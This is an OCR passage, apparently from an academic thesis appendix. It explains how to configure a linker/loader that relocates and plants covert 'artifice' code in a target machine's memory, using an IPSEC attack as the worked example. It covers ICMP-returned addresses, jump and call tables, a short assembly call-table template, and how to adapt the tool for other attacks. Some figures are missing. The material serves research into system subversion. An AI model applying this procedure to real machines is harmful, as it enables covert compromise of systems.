
5. Start the packet sniffing utility, for example, Ethereal.




6. In the control pane, enter in the target and attack machines' ip addresses and assign these values by clicking the corresponding button.




7. Press the continue button located in the control pane to step through the memory allocation portion of the Linker's execution until the Continue button is no longer enabled.




8. Stop the packet sniffer, use a filter if necessary, and find the two separate ICMP packets with the allocated memory addresses in them. Each packet contains two addresses in reverse byte format, the first being the allocated memory space's first address, and the second being the pointer to the artBuffer area. These addresses are delimited by '0xAA' byte values and should not be hard to find.



9. Enter these values in their respective fields, and set them to their variables by clicking on the corresponding buttons. (Note: though they are sent in reverse byte order, it is important to place them in normal byte order when entering them)



10. Step through the remainder of the Linker's execution by clicking the continue button repeatedly until all of the artifice code has been relocated and has triggers set to its functions.



11. Close the Linker and the ByteManipulation project/JBuilder program.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX D. HOW TO USE THE LINKER/LOADER WITH AN ATTACK OTHER THAN IPSEC

This appendix contains a description of how to configure the linker/loader for an attack other than the IPSEC attack that was demonstrated using the work of this thesis as well as [LAC03] and [MUR03]. There are a number of decisions that must be made in order to make the attack a successful one. Once these have been answered, the rest of the configuration can be completed easily. These include:

- How many memory allocations are to be made?
- Which allocated memory space will ultimately hold the jump table?
- What is the network to be used in the attack?
- How many triggers should be set and to which functions?
- How will the stack be used?
- What portions of the final executable should be sent to the target machine?
- Will any state need to be saved or data fields reserved in the Jump table, prior to a function being called, in order for the artifice to work correctly?

Next, it should be noted that there are several areas of the linker/loader that must be changed in order to configure a different kind of attack. Some of these are in configuration files, some are in the code itself. Though the code was not made as general purpose as it could have been, the hard coded areas that should be changed in order to support a different kind of attack are few and relatively easy to configure for the new attack. The general areas that must be changed are listed below and are explained further in the rest of the appendix:

- Jump table
- Call table
- Relocation files

Once these questions have been answered, and the artifice has been designed, the difficult part becomes debugging the execution of the artifice. This appendix will further discuss the various issues associated with debugging, for example:

- How to use SoftICE to debug the artifice
- Whether or not the linker/loader was used correctly to load it

A. DECISIONS TO MAKE

Of the three areas above, the first area we should discuss are the questions concerning how the attack will be setup and the framework established for the new artifice. The first question that should be answered is that of how many memory allocations will be made to carry out the attack. In the IPSEC attack, two allocations were made, both 4 KB apiece. This was not necessary because the attack did not take up very much memory, (~150 bytes) and two were used simply to demonstrate that it could be done in two spaces using the jump table. In a situation where memory is at a premium, or the artifice is very large, it is probably necessary to allocate smaller amounts of memory. The jump table provided a link between functions and data in the other allocated memory area and thus, provides a means to allocate and use one memory area for every function you have, plus one for the jump table. The jump table was also useful for placing global data in a place known to all of the functions. In the IPSEC attack, two functions were placed in the first memory area, along with the jump table, and the last two functions were placed in the second allocated memory area. In deciding how to place the different functions, it is useful to make a diagram of which functions will go in which allocated memory spaces. This will give the user a better idea of how to configure the attack.

The next question that should be answered is whether or not to place the jump table in its own allocated memory space or with another group of functions. This relates to the previous question, but it should be noted that it does not matter where the jump table is placed, as long as the user knows the absolute address where the jump table is placed, the jump table holds the absolute, linear addresses of the functions and the user knows the offset of the function's address within the jump table. The jump table's

construction is largely the responsibility of the person writing the attack because they use it to refer to functions, and data to be used. The user who configures the linker/loader has the responsibility of placing the address of the jump table in each function at link/relocation time, and placing the addresses of the functions in the jump table at that time as well. This is in preparation for the artifice being loaded into those areas, to enable proper execution.

Next, a decision to be made is which network will be used for the attack. Ethernet is used for the IPSEC attack but others may be available as well, such as a wireless local area network. It is important regardless of the network being used, to note the maximum transmission unit of the network, and to change the size of the packet, when calling the *divideAndCombine* function. The IPSEC attack uses a maximum packet size of 1200 bytes in order to permit the packets to be sent and because the *divideAndCombine* function is called twice, once for each memory area, the actual parameter must be changed for both function calls.

The attacker should also note which functions should be callable. Not all functions should have triggers set to them. This is because there are a finite number of triggers and it is not worthwhile to set triggers to functions that are never called. The call table is used to work around the fact that the bootstrap loader's set Trigger function only sets triggers to an offset from the beginning of its buffer area. This does not allow for setting triggers to absolute, linear addresses. The call table can be used to refer to addresses outside of this space, for example, in an allocated memory space. The offset address of each of these functions, within their respective allocated memory spaces, should be noted and written to the call table's relocation file, by hand, in order for the correct address to be called when its trigger has been activated. The specifics of configuring these files will be discussed in the next section.

Next, the user must decide how to use the stack in the attack so as to not disrupt the state of the machine before any functions were called. Drawing diagrams to show the state of the stack during the artifice's execution is useful to ensure that the state of the stack is the same before and after each function call. The linker/loader does not use the stack because of this added complexity, but if the stack is used, it is important to pop data

off of the stack after it is used, and to also save the registers and flags. When calling a function, such as through a kernel function call, the actual parameters should be pushed, one at a time on the stack before calling the function. Return instructions pop these off of the stack when the function returns, automatically.

Another important consideration is which code should be sent to the target machine of the large executable file, containing all of the artifice functions, that is placed in the directory of the linker/loader. In every executable file, there are several headers and sections used for various purposes such as debugging that do not need to be sent to the target machine. Using the *copyFileFragment* function, pieces of the file can be copied into another file, based on offset addresses that indicate ranges of data/instructions within the file to be included in the fragment file. These are simply written in a text file as shown by this example, which illustrates how multiple beginning and ending relative addresses are copied into the new file:

AB0 [TAB] ABF

123A [TAB] 1300

[EOF]

The beginning and ending addresses, for a range, are separated by a tab, and each range is separated by an end-of-line or return character. When placing the functions in separate allocated memory spaces, it is necessary to place all of the functions that will be in the same memory space in the same fragment file so as to minimize confusion when loading. When constructing the configuration file, as shown above, specify the ranges of the functions that will be placed in one memory area in one fragment configuration (text) file, and the ranges of the other functions in another file, so that when the *copyFileFragment* function is called, only the functions for that particular allocated memory space will be placed in the shortened file.

The final decision that should be made is how to use the jump table to construct and refer to the jump table. Because, in the case of the IPSEC attack, the jump table was to be placed in the allocated memory area with the first two functions (at the beginning of that space), and because it was to be 32 bytes long, it was useful to specify, in the


fragment configuration file for that first piece, a range of blank addresses 32 bytes long. This was the first range of addresses which specified a space at the beginning of the shortened file, to act as the jump table. The values can later be initialized to whatever linear addresses will hold the functions, but when creating the jump table, this is not necessary. This task of filling in the final locations of the functions can be accomplished when the rest of the file is relocated at link time. In referring to the jump table, it is useful to place an instruction in each function which loads the location of the jump table to a register, such as ECX. The function can then refer to an offset from that address in order to refer to particular global data or an address in the jump table that is important for its own execution.

B. CONFIGURATION DETAILS

This section will refer to the decisions made in the first section and will show the specific parts of the linker/loader that need to be changed for it to adapt to another type of attack. Once the above has been accomplished, and the files containing functions and the jump table which will be loaded to their respective allocated memory areas, have been constructed, then several configuration details should be changed to accommodate the new attack.

As it was described before, the larger executable file should be placed in the directory containing the JBuilder project entitled "ByteManipulation." Then, the files specifying the ranges of offset addresses in that file should be made indicating which functions should be placed in each fragment file. The easiest way to find out the offset addresses to place in this configuration file is to look at a disassembled version (such as with the PEBrowse Pro utility) of the executable, find the start of the .text section containing the functions, and study the opcodes to determine the beginning and ending addresses of the functions. These ranges of addresses for the functions should be written down and organized into which file the function will ultimately be placed in. In the case of the IPSEC attack, it was easy to find the beginning of the addresses because these functions were delimited by nine 'nop' instructions. The files for the new attack, which

are created when fragmenting the executable file, may be constructed in a manner similar to the two files shown below:



Based on the sequence of events, once the fragment files are made, these files should be relocated based on the addresses returned to the attacker's machine via ICMP packet. It is necessary to look at each fragment file and record the places where the location of the jump table must be saved in order for it to be referred to correctly in each function. There should be one such place in each function. When this is found, the offset of this space from the beginning of the file must be placed in another text file that will be used in a call to *relocateFileByAddress*, in order to correctly patch in the absolute address of the jump table. In an example attack, the text file used for specifying the place to be patched in the first fragment file would look like this:


The first value on a line would specify the place in the fragment file, relative to the beginning of the file, and the second on the line is what would be added to the address specified in the function call. Placing a zero in this field would mean the address passed in the function call to *relocateFileByAddress*, would be placed at the offsets '0xAB3' and '0xAF4.' It is important to note that all of the fragment files that are created must be patched with the address in the jump table, if they are to refer to information in the jump table, and thus, must be patched with the jump table's address in this manner.

The next configuration that should take place is that of the jump table. When the allocated addresses are returned to the attacker and are found in the ICMP packets that are sent back, the addresses should be placed in the correct *JTextField* and the addresses saved by clicking the corresponding *JButton*. Once this is done, the addresses are added to offsets found in the relocation text files as specified above, and it is then time to patch the jump table with the addresses of the functions as they will be loaded into memory.

To patch the jump table, two approaches can be followed. The first is the approach used by the IPSEC attack, which was to modify the *jumpTableRelocations* function to accommodate the different entries in the jump table. The nature of the jump

table dictates that different entries should have different addresses added to the offsets, based on which allocated memory space they are loaded into. Therefore, within the *jumpTableRelocations* function, there is a set of 'if' statements that should be changed in order to specify the rows, of the relocation text file, that should be patched with which addresses of the allocated memory spaces.

The recommended, simpler means of accomplishing this task would be to skip the *jumpTableRelocations* function altogether, and to just perform different relocations on the jump table portion of the fragment file containing the jump table, for as many addresses that are needed. This approach was not recognized when the design was implemented but using the tools available, would work perfectly, and would make the attack less complicated to configure for an attack change. The following illustration shows how this could be done, for example, in two steps, one for each allocated memory space:



Using this technique is easier than altering the *jumpTableRelocations* function and thus, should be used instead. This would mean commenting out the *jumpTableRelocations* function completely.


The last relocations that should be completed concern the call table. First, as it was mentioned before, the call table is used to set triggers to functions outside of the

bootstrap loader's memory area. It is easy to create a call table of instructions that can be used to save certain values just prior to calling the artifice function, or just a series of calls and returns can be put in the call table. This is largely up to the attacker to construct, or the template, "phase2calltable.exe," can be used. This file has the following structure, which saves the EBP register to a place in the jump table just before executing the call instruction to call the function. The following is an example call table that can be used to set triggers to functions located at addresses outside the bootstrap loader's memory area:

```
mov ECX, 0aaaaaaah
        call ECX
        ret
        nop
        mov ECX, 0bbbbbbbh
        call ECX
        ret
        nop
        mov  ECX, 0ccccccch
        call ECX
        ret
        nop
```

In order to correctly call the function, during relocation, the call table must be relocated to reflect the absolute, linear addresses of the functions that should be called. As with the jump table, there are two approaches, one easier than the other which can be followed. The first involves changing the *callTableRelocation* function in the same way as the jump table function by altering the if statements that specify which address to use on which entries of the text file.

Again, the easier way to handle call table relocations would be to specify changes to the call table in two separate files, indicating offsets from the beginning of the call table file and the offset within the allocated memory area of the function to be called. The following illustration, much like the corresponding jump table illustration, shows how this can be accomplished using two relocation files, one for each allocated memory area:



All of this could have been automated but because of the constraints of time, the linker/loader was developed only to the point that relocation files must be specified by hand. Although this is the case, it is not difficult, once the structure of the files has been

decided, to design and relocate the artifice as it will ultimately appear in the allocated memory spaces.

C. DEBUGGING

